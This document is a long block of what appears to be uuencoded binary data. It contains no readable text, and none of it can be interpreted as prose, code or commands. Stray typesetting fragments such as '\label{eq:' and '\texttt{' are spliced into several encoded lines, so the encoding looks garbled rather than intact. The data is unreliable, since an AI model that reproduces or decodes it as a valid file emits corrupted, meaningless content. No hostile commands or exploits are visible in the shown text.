M.-5H/E^X%`Y_7,`_DP?'..<4-S#VKUW@%>2)QSI7\$O?\$Z_!LO![OQ1OP(QS^ M&#?.>@?Y&O%-<8SQKO\K/D!^4AQQ@G-&?!Q7Q2=P#WP2_VCLWY.=:'T^_'A8 M7&NBO,<F6S\AOR:./<5U>DXS_O!O>6:)C^"H./B]=31<#L?![7%</-G8/^:9 $M; IV, /)^XM7B"L==/-, Z1WA?W%P\B_#6_!R_`:OP'EG6J_$'?%O>#Y>A2_A$ MU?C36=9K<"V\%L_\$Z_`UO!XG_Y'W`ZZ--^(I>!,^C#?CZ+.MM^!2^'<\'&_% M!_`V'.\G]AVX(=Z!)^*=>!?>A2/-L=Z-R^`]N#?>BU?@??@QWH^SS>6]ASOC M@_@W?`@_PH=QFGG61W`I?!2WP,?P]_@X/HE/X"CS>0_C,O@4;H]/X]GX#-Z/ $MS^*W^!Q.L8\#W.?X\&7^3^1]X+[Z(W^)+.-]"]JVX)[Z"]=QAX^+P<X=T!<UV$ $M[(/7K##?MP\^9/Z\601%X3YB3ADR\&)OC_#S`K%^S5,?^17,9:A'=**3)_W9$ M.@8N@S_!W7!,/`_'PF=Q;!SG%^LXN#B.B_OA>'@WCH^?BZ,NMDZ`B^*\$N!=. MA)?C3_%CG!BG7V*=!#?#2?%LG`R?Q<EQC*76*7`)G!+WP:GP4IP:W\6?X62_ M6J?!=?'G>"Y.BZ_B=#CF,NOTN`S.@/OC+_`.G!&_QYEP@>76F7\$_G`70PU_B M6"NLL^)J.!N>A+/C4S@'CK/2.B>N@7.%O#<FK73]1=+_'3?"%W`S7.0WZ^:X MKK&_CAJWQF?%[W%[_.DJZPXX!^Z(&^).>`+NA>NO=AYL[-^KVL"V`E\51]_($MM@*7QD=P?QS^{.}(=/X$B;G^L9^{=}V\3E\70S19C[[N+"QU[^(K^"(6YQS;7&=))]]$ $\label{eq:m''Z%#^!_`O\&F?=SKT,W!Z_Q8MP^"/?#NM@^.],VR'?$QR)_%_)^^ZQ3D$^$ $M&Z?$9W^J_-+8/V?9:_TY>0^<&D_&Z?!>8_^Z_3[K+.1'Q/\:>YU^^ZUSD"_!$ $M.?&?QEXGPP'KO.15C+W^{GYR}_{O})$QZT+D)>4MS^V^?<,BZ$OEY<>"PZS3"$ $M6\G[27X+[R&/=(3W),Z(S^/*^`+6SW@GDP^RQ^]9S34K.KWH[,&]\TL\!J<[$ MROXQY.LT-;E_QH7P(<D+W_,NAAN9NSE&W%1?,R8WW-EUCC<ET[EX_Q\<80C $M\C/%7^{"}=DK_{#67"}$ %RX?@W/C>9(G/&E="&<Q]O)-N!@^*7FF4]8E<9E3\MIQ M.7P>5\2/<27\\6GKRO@S7\OGQU_C6O@;W!W7Q5-P/;P>U\?G<0/\`#?\$D<^X MYU8'M\`=<\$L\6#H[<5M\";?#P;.N4Q=WQMTEOX.[XW>2ESOGMM5-C+W\HS^< $MJ^-AN+/DJ_$+?*+RN!>MQ^$<QE[>^T_"T_!DO$PZLR]9+\3K\:*0?=\9DP^R$ MUU3,_^N)L3>;[;)U(EQ.W-S8Z]S`*7#D*RZO@=/@+N*ITNEYU3ISR/.98_)! $M_\&WPE($MQOX:OVO6^?$E8R_/_J=U45S\&V,N_QZ7P*LFC7K<NC].)JUR7[3:N]$ MAE](70"&=4U<^X:\EW`=?`77Q?]*Y\N_W'NU+&Z\$FXH'&'O]DC>M6^%FQEY^ M'W?\$D6\Y9S+V.@=P3WQ;\LRWK?O@4L9>OA4/Q.<E[WK'>B2>;.SEE_\$X_%+R $M6G?=^["3L9?GN6<]*[QC[.5%[KOW9]W[\07Q40Q6\JY_6_^&QXG7&'N=60^L]]$ $M-^,-XJO\&_AK+A];;<^EC+_]R!T[51/W-/8ZO^,3^!P^B9]+Y]ACSGWPOW'"$ M)ZZS\$-_`6R3/_-0=YY0U]O)U^"\$^*GGK9]9/<7]C+X_VW!WGI#;V\H'X-?Y1 $MO/X/_QOB] > (XMBEB[.7?&70'-I,D/X(_)KN>;J7UC'("QM[^3`<F_PG])$ MR6_C^.2!5RXOBS\E;R3Y\$IR,?+?D8?\8?SBF2F[LY>V,O6.J49*?QAG('TJ> M[[5U9O*OC+U\)LY&ODKR-S@7>9PW+J^'\Y'WE'PG+D1^1?*,;ZV+D9=[*]LW $M7(I\K>00<\#GR6/]:E\>5C+W.5%R9?)WD6P-AQB/(+V,>9J6<]7CR)L9^'T\)$ M[TM>-8+U=/*.QE[^",\FCQ71Y=/Q`O)]DN>(9+TN_+C:V,O/XLWD\$2*[O!G> M3CY!\C_QWO!^%.?TQEZGYD?.<_\$^.MO%-Z03(ZIS/;R?SG?BN=(Y\$LTY0W3K M`W2JBOM\$=YUE,9PC?&)]D,[GXDK&_N<QIO,!?(C.'7'T6*Z3)[;S('R8SASQ</pre> $\texttt{M+ND} \\ \texttt{B..} < / \\ \texttt{Z[U$3JUQ7V-O<XO\\9Q?X*-TXL5WSHL_'$<G<-Z,3]*Y)} \\ \texttt{OXXH>O<} \\$ $\texttt{MQI_0^5\&\);GT4SJ/Q,GI+!+OETZ6SYS[XYQTYHCW2N=B\&N>4GQM_N\&];0\$S7}$ MV%\[FM:YB;&_SEF\6#11TSLWQW7IC!:OD\Z8+YQ/X'9T_A9'S^@ZO3([;\\$# $MZ)P50Y3.L6S.J;.SG:*34MPVN^N\S.*<(J?U"CI-Q,-RND[\W,Z-\#8Z_<1S])$ MI?, JCW/)O+SGZ305#S?VS^/R.9?+SWN83DOQJ/RRC2KH_`]^0B=I(>=2A5QG $\texttt{M=\&'GX_@]G?OB:$5<IV!QYY$X4?CO@A,?ELZ($O+9P9_1B5C2.5-)^3R6<GZ\& COMMON COMMO$ $ML].)7]JYH+%+Z^*, <S=<A, Y4\6;I#"_G?!E7I1,L[YRAO/Q*UC7)B]I[.5C]$ M<7WR)>+#TFE?R7D_[D#GH?C3RO)9J^+<#']+9YAXF70^J^;<"H^D,U@\7SJ-MJCLOQU/H'!4_E<[\KYQ?XP5TDM5T+F7L==Y^[?SU-]:;Z/03+_Y&OO^UG;/5 $M8?](YRMQ'V.O,[FNVUAD[4>L[9C/WU-O6=U^(;=,Z+WTMG>P/G.`VM']+)$ $\texttt{M*:YC[*^+;N3^{'}]+)} \\ \texttt{U9CYSS\&7N>YN'03XP^_KZ^5>\$P3><\T=4[?S\#H^G6KB]} \\ \texttt{M*:YC[*^+;N3^{'}]+)} \\ \texttt{U9CYSS\&7N>YN'03XP^_KZ^5>\$P3><\T=4[?S\#H^G6KB]} \\ \texttt{M*:YC[*^+;N3^{'}]+)} \\ \texttt{U9CYSS\&7N>YN'03XP^_KZ^5>\$P3><\T=4[?S\#H^G6KB]} \\ \texttt{U9CYSS\&7N>YN'03XP^_KZ^5>\T=4[?S\#H^G6KB]} \\ \texttt{U9CYSS^5>\T=4[?S\#H^G6KB]} \\ \texttt{U9CYSS^5>\T=4[?S\#H^G6KB]} \\ \texttt{U9CYSS^5>\T=4[?S\#H^G6KB]}$ M?CCTWQ7N:2[[E!;6#7`M8R^?@)O@97@ZOHY_"/F:\5N&<0[^<K?9]WWP_"%Q $\label{eq:main_substitution} \texttt{M`16,06M'W^+">\#$N@O_"17\&:5NQK<"-<',_&)?!Q7!)':\&U="N?&I7$;7`;/}$ MPF7Q:5P.QVMC71[7PA7P&&/_&@)NB*](7JZML?=OEHV]/\$H[Z[8XE;@T;H<;

M&?O7Z'`G?\$#\7#K%VEMWQPV-O7PU[HU/2_Y%!^N^N**QEZ_``_%QR<MUM!Z# MFQA[^1]X\$@YT<GEU/`UWE?P\$GHF?2IZJB_427,S8R]_A53AM5^05N(JQU_D; M;\91NCEG-O;/IWI9O\9KQ2?Q&_P8O\6)>\MSZVO]9?BY*LZ*:^%LN`O.CD?W $ME >]S/^0 < Y*6 - 0?P^+DP > I; < ^^2Y(,D/X7+D#\5)QO@.NUP!?*1XE72>8VK$ MD, <; Z%S`V.O\BFN1[Q<_EL[IP=9MPG-QHB&NLP1W(M\O^:6AUGW(7XM3#W.= MHW@`^3W):PZW'D+>>;A\33R"_(WDQ4;R/B2O+QYJ[-^WPC^0/Y5\SRAW_GA-M'&6TZW098 TK^7AC<M:3\%XECS[.Y;7&6V\D[V+LGWOBK>10)2\]P7HG>000 $MI\GRVB>X<\]_Q"DGRGF?L7<^=4\#R]).L3Y&7$+<Q]N^MX+/D1\0/19-]BIQ'$ MX`=T9HMW2N?!5.><T_@,AI^WBCL;>YU*WSM/P9\$XMEPI/B&=^S.=<\ZRSD^G $MFKCK+->I,-]Y/&X>?FXB/B"=S(N<N^)>=,:)5TCGC\5RW+7$>@*=HN(F2V0[$ MO-0Y[%>VC732B:0@#_089<Z0\48ZR98[EUXNQZ4KY+@.[PX_[Q#/E<Z95?+\ M\#K\0)QPO=LO-,"[0Y[G&Y,/LL<+&6(\$\$IAE0-XZC9HX\AZ\#8^,].\Y^C>/B $M+S=:Q\/-<7S\,TZ\K^*$..XFZT2X-OXTO(\3X]LX"4ZWV3HIKH^3X:DX.=Z'$ M4^"W."4NL,5]KZ;A=/@WR:/];IT)I_M=M@,X.SXN>=:MUGEP%6/_W!D7Q_<E $MS[W-NA2N(QZ)2^-YV^3]C"O@N-OE^A*NAF>*M^'J^#*N@?_#7^'D.]S7^0G7$ MQ;O%SZ539"?G:+B^N+^QUYFURQTG;]XEYV6[W7%R3G']W7)M88]S)]P-CQ>O MD<ZIO<X9][ECMJKBWOMD.W_`N1?^\$4\7;Y5.F4-RG(\WXF7B8]*Y>,PYS7&N M?>%BXJ;&7J?:"3G>P%&"'(^)_Y/.HE/.[W!".I^==JYH['5NGG\$N>];XPWJ& $\texttt{M+N*Y9^78Z;SS\#IR7SE_BZ!=<9]M\$Y[B7K!O1R2VN;^S?![GBG/FJ=0\Z5<6] }$ $MKLJUV3^{+*}$) =-J*QTFG[W7G_7@1G5OBCV_(<_C+>@MY%6,OGX&WD6\07Y1. MJUMR7HPOTCDM_D<ZJ^[(9QF_IA/_KG/NN[)_O^=\&<<-__>AXJ3W76?OW\Y) M'EAGHU-8W,+X?]LWE7UH\Q1XH+'768I3X]WBV](I\<@ZK7[-_].-33^-6==Q M+7;5ECV,YYBU81^9?"3.R<K!.3@7>YO5.#=[DA,X#WN)1S@O>X!HCZWSLW7G M&A/K1CP7#GSLNT@@M6>S3<[JNSQW@U,]MJ^E8.#.N_?ON98AS_^:_7QXG^T/ $M+F7Z: Q:BXIQJK:LPW.H(J^EJKR6:O):JLMKJ2&OY2MY+;7DM7P=\#EQ'7DO]$ $M0\#S?S5DATI[G_W]_E7=</??.S;QV899[_1/Z[K7C^/W]P=/_KMY;GT#X0]$ MV7=']M[8G(^G]=TE*70KH'"DM?T;,[3Z_GN&6CNNQ??V_6/.9*_/O^_?N= $MN&W@'^/_[75U=J^+'^1U?1>($;=JRQO&</Q]^8^KV_R@.^!\EK&!LKZ'A^H$ M[GMBH*_O2>9HR_.4P%7?T_C-.I&?V.?9C^<<!_?__S[G1]YS=F8%Y+_F.7]D MS<EIU9;)S=?Q;/?^!;UU..9__7_++)XM/B*.%'ON+IXL_DL<,X)S87\$K\43Q M40%>\6UQRHC.A<4-Q(/%WXLWB',=->=1'UQ87%?<4[SE@SN8I<AF.1C^]Z.($\label{eq:mapping} $$M@>J1PQTGF\#70_H,Y!A,O\$-_[X\$A1S7W)\&.'>L]T<'QX+=UMS"C;\T+A7+(X1).$ M.!PCB(<VSA"XNRG<+9_'Y^_G&O/W<\NGQ?PMT;#TF+\3VB07YF\UILF#^9N) $\texttt{M>2J\&.[7Y/VJ8/X.60\&ZF+^3M0^'_PVL^*TP?U=HS\$7,[Z*,?00SNQ,;80<[} \\$ M\$HWY'8DW'V-^QUW"UYC?R585_O6^'U<QOP^KHPQ,+^KZN/TF-_#L[(%YM^K MFO7GF/7GV%M_;BSKSXU9?WX*L[;<K#/\$K#,\=@RSQN_,)<PZJSE7,6N<S+56 MS+56S+56<XZ#.<?)\,1N*TKS^>*S;.RV#V7\$90.?N\\LV[K2S*8(I/5FC5V_ MHKA2R&PK9JL&*GJSQJY?35P]9'8DLS4#7;Q98]>O)?XZ9/9G9NL\$IGNSQJY? M5UPO9'8;LPT#6[U98]=O)&X<,GN"V6:!O[Q98]=O+FX1,GN#V=:!J/&]6=T? $MM1&W#9G]C]D.@:S>K+'K=Q1W"IE-^-3,FOU7+6_6V/6[B;N'S!9AME?@.V_6]$ M=OT1XI\$ALWN8'1.(E\";'2/]L>)Q(;/WF)T8R._-&KO^)/'DD-G(S\RLV?\V $M\F:-7$?][\?20V:3,S@P,\V:-77^6^,?0GR^S<P*_>K/&KC]7/"]DM@6S"P,G MO5ECUU\D_CED=C2S2P+_>+/&KK]4_&O(["IF5P22)_1F5TA_I?BWD-E#S*X) ME/1FC5U_K7A=R.P#9C<&VGBSQJZ_2;PY9#;L>9CQUL`\$;];8];>)MX?,)F)V M5V"=-VOL^KO%>T)F,S&[/W#)FS5V_0/B@R&SQ9@]\$HB0R)L](OVCXF,ALTV8 $M/1E([T:N_XI\space{0.1cm}]F:-7?^\space{0.1cm} + ([$)F+P6Z>;/&KG]9?"7TL\L$ MGX\$9WJRQZU\7WPB9O<7LK<!V;];8]6^+[X3,?OPBS/A^X)8W:^SZ?XL?A,QF M9?9Q(/JGWNQCZ3\1/PV9;<CLBT!V;];8]5^*7X7,?L?LF\`WWJRQZ[\5_QLR M.YO9]X%^WJRQZP>"SL'@_YS=P&Q8<(\$W:^SZD<210V:0,?MQ*`W:^SZ4<71 $M_N = M_N = M_N - M_N$ $M_4_8B4-FRS.;+-C$FS5V_>3B*"&S[9A-'1SAS1J[_F?B-"&S@YE-*USNS1J[_F]&S@YE-*USNS1J[_F]&SWYE-*USNS1J[_F]&S$ M?GIQAI#9A<QF"I[V9HU=/[,X2\CL/F:S!=_XL]FDGUV<(V3V"K.Y@RF3>+.Y MI9]'G#=D]B6S!8*E_=D"TB\H+A3ZWG@59EPTV,Z;-7;]8N+B(;-?,%LJ.,F; $M-7;]TN(R(;.5F"T?W.#-&KM^!7'%D-F&S%8)70%FC5V_JKA:R&Q79K*AB7U$ M9K^2?DUQK9#9"<S6#G[AS1J[?AUQW9#97YEM\$*SJS1J[?D-QHY#90\PV#?;P M9HU=OYFX><CL'69;!6=YL\:NWUK<)F0VRC]AQNV#.[U98]?O(.X8,IN"V2[! $M.]ZLL>MW%7<+F2W,;,_@)\F\V9[2[R7N'3+;B-GO@CF]66/7[RON%S([D-F!]66/7]RON%S([D-F!]66/7)RON%S([D-F!]66/7]RON%S([D-F!]66/7)RONS([D-F!]66/7)RON%S([D-F!]66/7)RON%S([D-F!]66/7)RON%S([D-F!]66/7)RON%S([D-F!]66/7)RON%S([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS([D-F!]66/7)RONS$ MP3K>K+'K#Q(/#IF=Q^RPX`!OUMCUAXM'A,SN979T<)\$W:^SZ8\1C0[<;S\$X(</pre> M'O9FC5U_HGA2Z':#V:G!I]ZLL>M/\$W\?,AOG=9CQC&"BY-[L#.G/%,*F4W'

 $M[$_!PMZLL>O/$<\\-F2W-[()@,V_6V/47BA>$S+9D=G$PE#=K[/I+Q$M#9@<P]$ MNSRXTILU=OT5X16A^Q1F5P?/>K/&KK]&O#9D]@2S&X+_>K/&KK]1O"ED]F]F $\texttt{M?P^F3N'-_B[]K>)M(;-1WYA9LSZDK\#=K[/J[Q+M\#?[[,[@MV\&:-77^_^$\#($ M; \$EF#P>G>+/&KG] \$?#3TL_LB>`F;]; 8] 4^*3P5#COF9/1N\YLT:N_XY\?F0 MV6G,7@Q&3NG-713^)?'ED-DUS%X+90)FC5W_3_'UD-DCS-X,50=FC5W_EOAV $MR.Q-9N\$ >WFSQJY_7_QWR.P[9A\\$9WNSQJ[_6/PD9#;IVS#CY\'=WJRQZ[\0 MOPR9S<GLZ^`];];8]=^(WX;,5F;V73!6*F VG?3?BP,1 A\9]Q0E9]J%83@I MVQ4[Z:1CVT['MM&Q;7=LV[8[MFUCDLQ,,+\$G^K_:ZW]W/6OVT=P'SW547U7U MK+4K_[7MR.IU>935.KPW0!N%C2%KT3545NOPW@IM\$W8C6:=N&%LG[%W0;F'/ MD?7I5K/UP=X/'1#V!=GXN@MLX\,^`71"8>/_"-DDNH]LD\`^*70R88N23:E+ MEK9E+!/!9U:V$9DT^J*L4T+^W30D<(.))M1%\TV(^PS06<6=C+9;+KQ;+/!$ M/CMT#F%7D,VMV\HV-^SS0.<5=@_9`KI;;`O`OB!T(6%ODBVJ^\6V*.R+01<7 $M]B/94KHTJ94M!?O2T&6$-?\,V2A=>;91L"\/74'8Q&0KZ[JPK0S[*M!5A<U!]$ $MMH9N)ML:L*\)7408*+)U=?N4U3J\KP==7]@.9!OI'K-M!/O&TVG42VN<Z2$ M1MGFL&\!W5+8K61;Z[*P;OW[-M!MY><&V0ZZFFP[P+XC="=AGY'MJNO'MBOL MNT%W%];P*V1[Z1:S[07[WM!]A(TDVU]W@FU_V`^`'BAL1;)#=/^P'0+[H=## MA(TF.U+GBU!V).QCH\$<).X#L6%T^MF-A/PYZO+#3R4[2-68["?:3H:<(NY[L $M = -T(MM - A/P - ZIK! 'R, [1K556Z_!^+O0^9E#=J'N$MN%L%\$05C8UV27Z3ZS]$ M70;[Y=`KA+7]#MG5NB1IE5T-^S70:X7-0':#K@3;#;#?"+U)V/)DM^K:L-T* M^VW0V^5S17:7;B+;7;"/A=XM[\$BR^W3;V>Z#_7[H`[K(L*5_`6LYV<.Z^VP/ $\label{eq:mp_x()} \texttt{MP}_X() \$\$A] \texttt{Y}, \\] \texttt{H3.E4}_8 \$[\$] \texttt{"GQ+V} \$= \texttt{FSNJQLS} \\ + ^ ' / 1 \texttt{Y8?5QC} \$1? \texttt{TM5E} > \texttt{PGV} \\ \end{bmatrix}$ MEZ&O")N\$['7=4+;787\#^J:PA<C>T:U55NOP_B[T/6%KDWVHN\KV(>P?0?\A $M;!>R3W4_E-4ZO/\3^B]A8\@^UT5$*OL<]B^@7PJ[B.QK766VKV'_!OJML+%D]A8$ $M/^AZL_T^^X_0GX1]3/:K;K&R6H?WWZ#_%?8KV9^ZT\IJ'=[_@OXMK"=NR.KT$ M[Y75.KS70QOT_[619,WZQ.F5-</>`FT5M@A9A[X46P?LG=`N8>N2]>H[LO7" MW@?M%[8;V7CZF6SCP3X^=`)A8\@FUA]DFQCV2:"3"KN*;`K],[818)\2.16P $MI\A\&Z+T9E(V^?5KH=,(^(IM!7T!9K</[C-"9A(VC"]FL^A;*:AW>9X/.+FP*)$ MLKGTX]GF@GUNZ#S"YB.;7[^#;7[8%X`N*&Q-LD7T#]@6@7U1Z&+"=B);4F_. $MJ&Q)V)>"+BWL6++E]-G8EH-]%'1Y85>2K:20Q[82["M#5Q'V$-GJ^F%LJ\.^$ $M!G1-8>^1K:-?IZS6X7U=Z'K"?B/;4'^-;4/8-X)N+)\-?<@VT_]DVPSVS:%;$ M"%N6;+0^;29EHV'?&KJ-L"W)MM=78=L>]AV@.PH[E&P7?1^V76#?%;J;L+/(M]M008=L3]KV@>PN[A6P__1EEM0[O^T,/\$/8FV<'Z#VP'PWX(]%!A/Y`=H4^2 M6=D1L!\)'2.LSQ"R8_2EV8Z!_5CH<<)F(SM1WXGM1-A/@IXL;&6RT_2SV\$Z# M_73H&<*V(3M;?XCM;-C/@9XK["BR"_3/E=4ZO%\(O4C8-627ZGU9E%T*^V70 MRX4]27:50J"R6H?WJZ'7"/LWV?7ZELIJ'=YO@-XHK-D8LEOT\$Y35.KS?"KU-MV BR._4[V>Z\$_2[$H6\&\&+DMVK?\AV+^SW0>\7M@'90WI+5F4/P?XP]!%A^Y,]$ MKL_.]CCL3T"?%'82V3/Z^FS/P/XL]#EAUY*]J!_.]B+L+T%?%08\V6OZ]6RO $MP?XZ]`UAGY*]K;_.]C;L[T#?%3:N*60?Z'^Q?0#[A]"/A$U,]HD^739EG\#^$ M*?2?PN8F^TQ?E>TSV#^'?B%L#;*O]'W9OH+]:^@WPK8F^UZ_E.U[V'^`_BCL M&+)?]&?9?H']5^AOPJXF^T/_45FMP_N?T+^\$W4\VKB%I]0];K<-[';3>\%][MA:S)4(:M"?9F:(NP[\C:#9W9VF'O@'8*ZS&'K,<PFZT']EYHG[`19(.&PVR# ML(\''5 8BF03&5ZP303[Q-!)A(TFF]S@SZ%L<MBG@\$XI[#"R:0R%V*:!?01T M6F&7D\$U0:,4V/>PS0&<4]@C9+(:);+/\BMT-F&?D,UIV,4V)\OS0><6]@?9 M?(9';//!/C]T`6&36T*VL,&:4]G"L"\"7538RF1+&'*P+0'[DM"EA&U/MJRA M`=NRL"\''27L)+(5#2/85H1])>C*PFXC6\VP@6TUV%>'KB'?OV1K&VZPKOW[M.M!UY?N7;\#;[8-8-\0NI%_UI#MJDA,I>R36'?#+JYL-G(MC)48]L*]M'0 MK86-(MO.T(]M.]BWA^X@;%.RGOW+V':&?1?HKL(.)-O#<(YM#]CWA.XE[!RR M?0V?V/:%?3_H_L+N(#O(D"RWLH-@/QAZB+!7R0XWE&4['/8CH\$<*^YKL:\$,7 MMJ-A/P9ZK+!V6\A.,,QA.P'V\$Z\$G"9N>[%3#\$;9383\->KJP9<C.,KQ45NOP M?C;T'&&;D9UO".11=C[L%T`O%+8_V26&PFR7P'XI]#)A9Y%=:8AFNQ+VJZ!7 $M"[N=[\#K\#]+;K8+\>>H.PE\AN-L2RW0S[+=!;A7U!=H?A\#[8[8+\3>I>P3GO($ M[C'8\BJ[!_9[H??)SPVR!PTYV1Z\$_2'HP\)6)70,T)#M,=@?ASXA;#>RIPTC MV9Z&_1GHL\).)WO!L)'M!=A?A+XD7U^R5PTWV5Z%_37HZ_+U)7O+\$">?LK=@ M?QOZCGSOD[UO2,_V/NP?0#\4UN\$(V<>&ZLIJ#??_T\$^%C23[MZ&_LEK#_3_T $\label{eq:mass_property} $$ M \le V_{+}D_{W}'L_{Q}K > '^'_JUL,W)OC. < 5U_{KN}/^'_B\#L$+*?\#9^5U1KN_Z&_"CN?$ M['=#\OS*?H?]#^B?PNXA&\=83EFMP_NXT#KC?^TMLD9C5[9&V)N@S<+^2]9F M)X).+&Q/LLF,1=@F@WURZ!3"3B6;VMA:6:W#^S30\$<)N)!MIG,PV\$0;IH3,(M>XIL9N-NMIEAGP4ZJ[!/R.8P/F:;`_8YH7,)^Y-L7J.]H+)Y89\/.K^P\5TA M6\B8BVTAV!>&+B)L=K+%C8W8%H=]">B2PM8A6\88P[8,[,M"EQ-V(-D*QDUL $M*\"^(G0E82>3K6J\Q;8J[*M!5Q=V/=E:QKB%E*T%^]K0=80]3+:^,0/;^K!O$

M`-U0V.MDFQAKL&T"^Z;0S83]BVQ+XP"V+6'?"CI:6*L[9-L:5[!M"_MVT.V% MS42VD_\$"VTZP[PS=1=@:9+L;O[#M#OL>T#V%[4>VCS%%867[P+XO=#]AIY`= M:(QB.Q#V@Z`'"[N:[#!C-[;#8#\<>H2P>\F.,LYC.PKVHZ''"'N'['CC,;;C M83\!>J*PW\E.,;YB.P7V4Z&G"9O0\$[(SC?&**#L3]K.@9PM;F.P\8U&V\V` M'WJ!L,W)+C:V8;L8]DN@EPH[BNP*XQ2V*V"_\$GJ5L"O)KC7N8;L6]NN@U\OO M!; *; C\$_8; H+] 9N@MPKX@N] WH**KL=MCO@-XIOQ?([C; F9KL;]GN@]PKK\8; L $M^6-CM@=@?Q\#ZD+"IR1XUCF)[%/;'H(+6X[L*>-FMJ=@?QKZC+"=R)XWWF9[$ M'O87H"*.YWL%:.NF+)78'\5^IK\7B![TYB1[4W8WX*^+>P)LO>,-975&N[_ MH1\(^XCL'\:!RFH-]__03X0U^4+V+^-*9;6&^W_H9*F(OO2>%%9K>'^'_J5 ML*7(OC5^559KN/^'?B]L--E/QI3%E?T\$^_07X0=1/9?8WEEM8;[?^@?PBXE MM;):A_=N:(^PR?PAZS?%+Z&L'_8!Z*"P^<@F,!5CFP#V":\$3"5N%;%)36[9) M89\,.KFP;<BF,DUEFPKVJ:'3"#N>;#K37K;18!\)G5[8960SF9ZRS03[S-!9 MA#U`-KO)65+9[+#/`9U3V.MD\YCRL,T#^[S0^81]3;:@J0G;@K`O!%U86',@ M9(N91K,M!OOBT"6\$S4"VM&D+V]*P+P-=5MA*9,N;[K`M#_L*T!6%C29;Q:00 MI6P5V%>%KB;L0+(U39F4U3J\KP5=6]B99.N9:K&M!_OZT`V\$W42VL6D0V\:P M;P+=5-@39%N85K%M`?N6T*V\$?4BVC>D2VS:P;PO=3EA=,&0[FKZQ[OC[3M"= $MA0V0[69*55K9;K#0#MU#V`BRO4T5V/:&?1_HOL(6(#O`U$-9K</[@="#Y.<5])$ MV:&F!6R'PGX8]'!ANY"-,9U@&P/[4="CA1U+=ISI#=MQL!\//4'8-60GFQ*4 $M478R[*=`3Q7V+-D9IN)L9\!^)O0L89^2G6MJQW8N[.=!SQ?V&]E%IFG*:AW>$ M+X9>(JPK7L@N-^UCNQSV*Z!7"IN6[!K3GVS7P'XM]#IABY#=:'*5578C[#=! M;Q:V!MEMIKQLM\%^._0.87NOC34U91L+^]W0>X2=07:_:8RR6H?W!Z\/"KN6 $M[!'35K9'8'\4^IBPY\B>--UE>Q+VIZ!/"_N1[#F3H9RRYV!_'OJ"L+;X(709)]$ $\label{eq:mn/^'?BSL<+)_FBXKJS7<_T/_+5]?LB],_RJK-=S_0_\C["\&R;TRIHY1]`_NW$ MT._DW\!D/YHJ*JLUW/]#?Q;V%=EOII[*:@WW_]#?A34F"-E?IH7*:@WW_]!Q MS/^U2<GJS2>5U3J\-T`;A2U&UF)^JZS6X;T5VB9L#;).<\+RRCIA[X)V"]N6 MK,]<@JT/]G[H@+"#R<8WMV<;'__8)H!,*NY!L\$O-TMDE@GQOZF;`'R:8T[V>; M\$0:IH*,+^Y!L60-?;-/"/AUTI+"&A"&;T>RNH&Q&V&>"SBQL,K+9S/G89H-] M=N@<PN8GF]O<C&UNV.>!SBN?#;(%S&/9%H!]0>A"PO8@6]2\C6U1V!>#+B[L M/+*ES/?8EH)]:>@RPNXA&V4V5EOV"O;EH2L(^YAL97,6MI5A7P6ZJK#?R-8P MUV%; `_8UH6L)ZTH4LG7-0Y35.KRO!UU?V`QD&YG7L&T\$^\;0380M3;:Y^0K; MYK!O`=U2V`9D6YN_LVT-^S;0;>6S0;:#.4TE93O`OB-T)V\$GD.UJKL2V*^R[M07<7=B797N9>;'O!OC=T'V%/D.UO7L2V/^P'0`\4]BW9(>93;(?`?BCT,&\$3 M)0[9D>9W;\$?"/@9ZE+`%R(XU)ZJL[%C8CX,>+VQ-LI/,)=E.@OUDZ"G"=B\$[MW=R![738SX">*>QXLG/,,Y35.KR?"SU/OKYD%YH/L%T(^T70BX4]1':9^6^V MRV"_''J%L`_(KC9[JBB[&O9KH-<*JTL2LAO,^=EN@/U&Z\$W"IB6[U=R<[5;8 M;X/>+FPILKO,X]CN@GTL]&YA&Y/=9][.=A_L]T,?\$+8?V</F^VP/P_X(]%%A $MYY,]83955?8$[$]"GQ+V`-FSYJQLS\+^'/1Y8>^0062NR_82["]#7Y'0?;+7$ MS4/97H?]#>B;PCJ2TN]_S6N5U1KN_Z'O"9N5[\$/S566UAOM_Z#^\$K4OVJ?F' MLEK#_3_T7\(.)?O<'%%-V>>P?P']4MCE9%^;*RNK-=S_0[\5]@C9#^;>RFH-M]__0GX1]1/:K>;&R6L/]/_2_POXF^]-\6EFMX?X?^K>PB9.%K,[R7EFMPWL] MM, 'R7YN7K-F2N+JR9MA; H*W"UB7KL)1BZX"]\$]HE; &^R7DM'ME[8^Z#]PLXF M&\\RDVT\V,>'3B#L;K*)+0?9)H9]\$NBDPMXCF\+RC&T*V*>\$3B6L/GG(1EB\ $\texttt{M-92-@'U:Z'3"9B";P5)`6:W\#^XS0F80M03:KI86R6H?WV:"S"]N(;"[+>+:Y] + (1.5) +$ M8)\;.H^P@\GFM^Q@FQ_V!:`+"KN\$;!'+`[9%8%\4NIBP^\F6M)AK*EL2]J6@ M2\O7EVPY2S:VY6`?!5U>V#@I0K:2I1[;2K"O#%U%V+1DJUN&L:T.^QK0-84M $M2[:.99VR6H?W=:'K"=N,;$/+-;8-8=\\(NK&P_<DVL_QDVPSVS:%;"#N#;+0E$ M; 2UEHV' ?&KJ-L%O(MK=48=L>]AV@.PI[@6P72Q^V76#?%; J;L"_(]K0L8=L3 $M]KV@>PMK2!FR_2QGE-4ZO. //4#8U&0'6SZP'0S[(=!#A2U%=H0E26UE1)!^$ M)'2,L,W)CK&49CL&]F.AQPD[A.Q\$2R>V\$V\$_"7JRL//(3K/,8CL-]M.A9P@; M2W:VY1#;V;"?`SU7V+MD%UB>*ZMU>+\0>I&PG\@NM?CJ*+L4]LN@EPOK346_ M_[445%;K\'XU]!IATY-=;VFIK-;A_0;HC?)[@>P6RP1EM0[OMT)O\$[8^V9V6 MG6QWPGX7=*RP?<GNM3QDNQ?V^Z#WR^]]LH<LEKK*'H+]8>@CPNX@>]R2G>UQ MV)^\BGL);)G+/79GH']6>ASPKXB>]\$RG.U%V%^"OBRL+77(7K.L9WL-]M>A M;P@;0?:VY3K;V["_`WU7V*)D'UA^*:LUW/]#/Q*V'MDGEG3UE'T"^Z?0?PK; MA>PS2U5EM8;[?^@7PHXB^\K25UFMX?X?^HVP2\F^MRQ55FNX_X?^*.Q!LE\L 